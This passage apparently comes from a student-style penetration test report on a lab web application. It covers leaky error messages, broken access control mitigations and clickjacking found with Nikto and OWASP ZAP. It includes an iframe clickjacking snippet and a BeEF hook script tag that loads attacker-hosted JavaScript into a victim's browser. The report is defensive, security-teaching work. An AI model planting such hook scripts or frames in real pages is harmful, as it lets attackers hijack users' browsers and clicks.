

Figure:-5.5-c



Figure:-5.5-d



Figure:-5.5-e

Mitigation:

- ✓ Access controls should be on every part of the URL and not just the beginning(login part).
- ✓ Penetration testing should be performed before deployment and always ensure that the library files like .py, .php, .html, .pdf, etc. should not be accessible by any user directly.
- ✓ Admin and high privilege actions should always be protected.
- ✓ Block the access of the files that are never meant to be served.
- ✓ Virus protection and patches need to be up to date to handle data from users.(TEN MOST CRITICAL WEB APPLICATION SECURITY VULNERABILITIES. 2007)

6. Generation of error messages containing sensitive information.

Sometimes the error generated could inform a lot more about the structure of the code and could reveal important information regarding the system.



Figure:-6.1

Figure 6.1 shows an error message that was generated when a user entered the same username twice. The error revealed the name of the database which was people.db and that could be devastating. The people.db is a sqlite3 file that could be downloaded, and the content could be viewed as shown in figure 2.4

Even if in the sign-in, if the user forgets or missed any field then also the error was generated as shown in figure 6.2.



Figure:-6.2

In all_users.html if any of the fields was not specified or if an integer was entered then, it revealed the python code as shown in figure 6.3



Figure:-6.3

The webpage displayed an error of 403 requests forbidden as shown in figure 6.4 when the user tried to enter http://192.168.118.130:8000/cgi-bin/. This could make the attacker more suspicious about this page.



Figure:-6.4z

After this, even if a user logged-in correctly, an error was displayed on the login page. Here error code 2 was displayed which might be the code from the terminal regarding the directory or file not found as shown in figure 6.6. Also, error code 1 was displayed.



Figure:-6.6

There were also plenty of hints displayed in the error which might make the injection attacks easier, as shown in figure 6.7.



Figure:-6.7-a



Figure:-6.7-b

Note: Here, error handling was the vulnerability and exploits were SQL injection and command execution as the attacks were performed on the clues provided from the error.

Mitigation:

- ✓ Policies should be created which should contain the records related to error handling, information that is going to be reported back to the client, and data that will be logged. The developer must ensure that the code should follow the policy.
- ✓ The web application should handle the error properly otherwise it could reveal more information than required and when the error occurs it should display a meaningful message rather than displaying the internal program code.

7. **Clickjacking (Improper restriction of rendering UI layer of frames)**

In clickjacking, the attacker uses transparent or opaque layers to fool a client into clicking on a button on a page, which leads to seizing clicks that were meant for their page and redirecting to a different page which could be any page selected by the attacker.

The output provided from Nikto and OWASP Zap showed that there was no X-Frame-Options header which made the website vulnerable to clickjacking as shown in figure 7.1.



Figure:-7.1-a



Figure:-7.1-b

If the code of a vulnerable page is viewed, code like below, could be observed.

```
<iframe id="vuln" src="http://godfather.com">
</iframe>
```

The other role is played by a CSS file. As the user clicks anywhere on the page it will redirect to godfather.com, in this example.

Clickjacking could be performed by using the BeEF framework and all the steps remain the same till hooking a client as this was shown earlier in figure 4.2. Once a client had been hooked with this JavaScript **<script src="http://192.168.118.128:3000/hook.js"></script>** as shown in figure 7.2, the attacker could perform a clickjacking attack which could be found in the social engineering folder inside the commands section which is shown in figure 7.3.

